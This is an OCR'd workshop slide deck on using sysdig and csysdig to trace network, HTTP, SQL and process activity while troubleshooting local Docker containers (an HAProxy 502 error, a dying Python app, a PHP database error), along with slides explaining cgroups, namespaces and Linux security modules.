example1_lb_1 847
```

Sysdig

Established connections

```
$ sysdig -r wp.scap -c fdcount_by fd.sport evt.type=accept
```

```
96   4
3306 4
80   3
```

of Bytes sent by Port

```
$ sysdig -r wp.scap -c fdbytes_by fd.sport
```

```
Bytes               fd.sport
-------------------------------------------------------------------
1.16M               3306
57.81KB             80
9.32KB              22
4.68KB              96
2.04KB              514
588B                37515
572B                53
224B                60764
```

Top clients by connection

```
$ sysdig -r wp.scap -pc -c fdcount_by fd.cip evt.type=accept
```

```
172.20.0.3    4
172.20.0.4    2
127.0.0.1     1
```

Top Bytes by Client

```
$ sysdig -r wp.scap -pc -c fdbytes_by fd.cip
```

```
Bytes               fd.cip
-------------------------------------------------------------------
1.16M               172.20.0.3
42.32KB             127.0.0.1
9.52KB              172.20.0.4
9.36KB              172.20.0.1
9.32KB              10.0.2.2
```

See only HTTP requests

```
$ sysdig -r wp.scap -pc -c httplog
```

```
2017-12-05 02:55:53.285815564 host < method=GET url=localhost/v1.25/info response_code=200
latency=21ms size=0B
2017-12-05 02:55:53.285832986 host > method=GET url=localhost/v1.25/info response_code=200
latency=21ms size=0B
2017-12-05 02:55:53.291188179 host < method=GET url=localhost/v1.25/networks/example1_front-tier
response_code=404 latency=1ms size=0B
2017-12-05 02:55:53.291202675 host > method=GET url=localhost/v1.25/networks/example1_front-tier
response_code=404 latency=2ms size=0B
2017-12-05 02:55:53.415877548 host < method=POST url=localhost/v1.25/networks/create
response_code=201 latency=120ms size=0B
2017-12-05 02:55:53.415890569 host > method=POST url=localhost/v1.25/networks/create
response_code=201 latency=120ms size=0B
2017-12-05 02:55:53.418567946 host < method=GET url=localhost/v1.25/networks/example1_back-tier
response_code=404 latency=0ms size=0B
2017-12-05 02:55:53.418574789 host > method=GET url=localhost/v1.25/networks/example1_back-tier
response_code=404 latency=0ms size=0B
```

Filter only HTTP GET request

```
$ sysdig -r wp.scap -pc -s 2000 -A -c echo_fds fd.port=80 and evt.buffer
contains GET
```

```
------ Write 220B to  [example1_wordpress_1] [057b5d53abf0]
127.0.0.1:54364->127.0.0.1:80 (apache2)

GET /2017/12/05/hello-world/ HTTP/1.1
User-Agent: WordPress/4.9.1; http://local
------ Read 220B from  [example1_wordpress_1] [057b5d53abf0]
127.0.0.1:54364->127.0.0.1:80 (apache2)

GET /2017/12/05/hello-world/ HTTP/1.1
User-Agent: WordPress/4.9.1; http://local
```

Filter only SQL SELECT statements

```
$ sysdig -r wp.scap -pc -s 2000 -A -c echo_fds evt.buffer contains SELECT
```

```
------ Write 17B to  [example1_db_1] [92cd1b299bd3]  /var/lib/mysql/performance_schema/events_statemen
ts_current.frm (mysqld)

SELECT_FULL_JOIN
------ Write 23B to  [example1_db_1] [92cd1b299bd3]  /var/lib/mysql/performance_schema/events_statemen
ts_current.frm (mysqld)

SELECT_FULL_RANGE_JOIN
------ Write 13B to  [example1_db_1] [92cd1b299bd3]  /var/lib/mysql/performance_schema/events_statemen
ts_current.frm (mysqld)

SELECT_RANGE
------ Write 19B to  [example1_db_1] [92cd1b299bd3]  /var/lib/mysql/performance_schema/events_statemen
ts_current.frm (mysqld)

SELECT_RANGE_CHECK
------ Write 12B to  [example1_db_1] [92cd1b299bd3]  /var/lib/mysql/performance_schema/events_statemen
ts_current.frm (mysqld)

SELECT_SCAN
```

Sysdig

Observe the I/O on resolv.conf

```
$ sysdig -r wp.scap -A -c echo_fds "fd.filename=resolv.conf and
container.name=wp-client"
```

Sysdig

Commands executed in the client container:

```
$ sysdig -r wp.scap -pc -c spy_users container.name=wp-client
```

Sysdig

Deep visibility

```
sysdig -r wp.scap -v -A -s 2048 "(proc.name=apache2 or proc.name=mysqld) \
and evt.type!=gettimeofday and evt.type!=switch and evt.type!=io_getevents \
and evt.type!=futex and evt.type!=clock_gettime and evt.type!=epoll_wait \
and evt.type!=getsockopt and evt.type!=wait4 and evt.type!=select \
and evt.type!=semop"
```

Stop containers

```
$ docker-compose down
```

```
Stopping example1_lb_1         ... done
Stopping example1_wordpress_1 ... done
Stopping example1_db_1         ... done
Removing example1_lb_1         ... done
Removing example1_wordpress_1 ... done
Removing example1_db_1         ... done
Removing network example1_front-tier
Removing network example1_back-tier
```

Example 2
Troubleshooting HAProxy 502 error

Sysdig

Start up containers

```
$ cd ../example2; docker-compose up -d
```

```
Creating network "example2_front-tier" with driver "bridge"
Creating network "example2_back-tier" with driver "bridge"
Creating example2_web_1 ...
Creating example2_web_1 ... done
Creating example2_lb_1 ...
Creating example2_lb_1 ... done
```

Start a capture

```
$ sudo sysdig -w 502error.scap &
```

Sysdig

Start a capture

```
$ bash do_requests.sh; fg %1; <ctrl-c>
```

```
barbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarb
arbar<html><body><h1>502 Bad Gateway</h1>
The server returned an invalid or incomplete response.
</body></html>
barbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarb
arbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbarbar
sudo sysdig -w 502error.scap
```

Sysdig

Top HTTP requests

```
$ sysdig -r 502error.scap -c httptop
```

```
ncalls              method              url
------------------------------------------------------------------------
468                 GET                 localhost/bar
6                   GET                 localhost/foo
```

Sysdig

Log of HTTP requests

```
$ sysdig -r 502error.scap -c httplog
```

```
2017-12-05 05:03:08.674842336 < method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:08.675065678 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:08.675113451 < method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:08.675280383 > method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:08.675296761 < method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:08.675345924 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:08.988286432 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:08.988296078 < method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:08.988547132 < method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:08.988947953 > method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:08.988964380 < method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:08.989006505 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:09.302115065 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:09.302122223 < method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:09.302350658 < method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:09.302713702 > method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:09.302748541 < method=GET url=localhost/bar response_code=200 latency=1ms size=0B
2017-12-05 05:03:09.302794024 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:09.615401383 > method=GET url=localhost/bar response_code=200 latency=0ms size=0B
2017-12-05 05:03:09.615408532 < method=GET url=localhost/bar response_code=200 latency=0ms size=0B
```

Sysdig

Protocol stream

```
$ sysdig -r 502error.scap -A -pc -c echo_fds fd.port=80 | less
```

```
------ Write 76B to  [host] [host]  172.20.0.1:36402->172.20.0.3:80 (docker-proxy)

GET /bar HTTP/1.1
Host: localhost
User-Agent: curl/7.47.0
Accept: */*


------ Read 76B from  [example2_lb_1] [141b33e43667]  172.20.0.1:36402->172.20.0.3:80 (haproxy)

GET /bar HTTP/1.1
Host: localhost
User-Agent: curl/7.47.0
Accept: */*


------ Write 130B to  [example2_lb_1] [141b33e43667]  172.20.0.3:50312->172.20.0.2:80 (haproxy)

GET /bar HTTP/1.1
Host: localhost
User-Agent: curl/7.47.0
Accept: */*
X-Forw
```

Sysdig

Sysdig Inspect

Can we do this easier? Let's install Sysdig Inspect!

https://github.com/draios/sysdig-inspect

Sysdig Inspect is a powerful open source interface for container troubleshooting and security investigation

Stop containers

```
$ docker-compose down
```

```
Stopping example2_lb_1  ... done
Stopping example2_web_1 ... done
Removing example2_lb_1  ... done
Removing example2_web_1 ... done
Removing network example2_front-tier
Removing network example2_back-tier
```


What's a Container?

Sysdig

Containers Aren’t Real!

Sysdig

Containers Aren't Real!




Containers Aren't Real!

Containers Aren’t Real

Sysdig

Containers Are Awesome!



What's a Container?

A combination of:

- An image
- Cgroups
- Namespaces
- Linux Security Modules:
  - SELinux
  - App armor
  - seccomp

Containers vs. Zones vs. Jails vs. VMs


Containers	**Zones**	**Jails**	**VMs**
Cgroups	First class	First class	First class
Namespaces	concept	concept	concept
LSMs			

Read more about this here: https://blog.jessfraz.com/post/containers-zones-jails-vms/

Sysdig

Thanks to **Jess Frazelle (@jessfraz)** for this slide **https://goo.gl/7fVKFa**

What's a Container



Heavyweight, non-portable
Relies on OS package manager

Small and fast, portable
Uses OS-level virtualization

Sysdig

cgroups

Control Groups

Limits the quantity of a resource that can be consumed.

Memory, CPU, Net, etc

namespaces

namespaces

Limits what resources can be accessed

Cgroup	CLONE_NEWCGROUP	Cgroup root directory
IPC	CLONE_NEWIPC	System V IPC, POSIX message queues
Network	CLONE_NEWNET	Network devices, stacks, ports, etc.
Mount	CLONE_NEWNS	Mount points
PID	CLONE_NEWPID	Process IDs
User	CLONE_NEWUSER	User and group IDs
UTS	CLONE_NEWUTS	Hostname and NIS domain name

LSMs

SELinux

System wide execution policy


Apparmor

System wide execution policy, focused on processes

Seccomp

Per process system call isolation

Why is it magic?



Example 3 - Troubleshoot a Python Container

Sysdig

Troubleshoot a dying Python Container

Scenario:

- App starts.
- Requests are sent.
- Container eventually dies.

Introducing csysdig


csysdig is a simple, intuitive, and fully customizable curses UI for sysdig.

Built in views for common filtering scenarios.

Csysdig List & Explanation of all Views

Views allow you to filter and format your data according to what you'd like to see.


Description of the current view



Hotkeys that allow you to take action directly on Docker containers.

Definition of each column within this view

Csysdig “Containers” View



Start containers

```
$ cd ../example3; docker-compose up -d
```

```
Creating network "example3_default" with the default driver
Creating example3_web_1 ...
Creating example3_web_1 ... done
```

Use ab to send requests


```
$ ab -c 1 -n 500000 http://localhost:8080/
```

```
This is ApacheBench, Version 2.3 <$Revision: 1706008 $>
...
Benchmarking localhost (be patient)
Completed 5000 requests
...
Finished 50000 requests
...
Time taken for tests:   27.454 seconds
Complete requests:      50000
Failed requests:        49606
   (Connect: 0, Receive: 0, Length: 49606, Exceptions: 0)
Total transferred:      161540 bytes
HTML transferred:       125292 bytes
Requests per second:    1821.21 [#/sec] (mean)
Time per request:       0.549 [ms] (mean)
```

Sysdig

Start csysdig

```
$ sudo csysdig
```



Sysdig

Stop containers

```
$ docker-compose down
```

```
Stopping example3_web_1 ... done
Removing example3_web_1 ... done
Removing network example3_default
```

Example 4
Troubleshooting a DB error

Sysdig

Troubleshooting a DB error

Certain requests to a PHP app throws a database error & the error message isn’t obvious

Start containers

```
$ cd ../example4; docker-compose up -d
```

```
Creating network "example4_default" with the default driver
Creating example4_web_1 ...
Creating example4_mysql_1 ...
Creating example4_web_1
Creating example4_mysql_1 ... done
```

Start a capture

```
$ sudo sysdig -w PHPDB.scap &
```

```
[1] 23518
```

Sysdig

Make app requests

```
$ curl localhost/index.php; curl localhost/userstats.php
```

```
Database errorDatabase error
```

Sysdig


Stop the capture

```
$ fg %1; <ctrl-c>
```

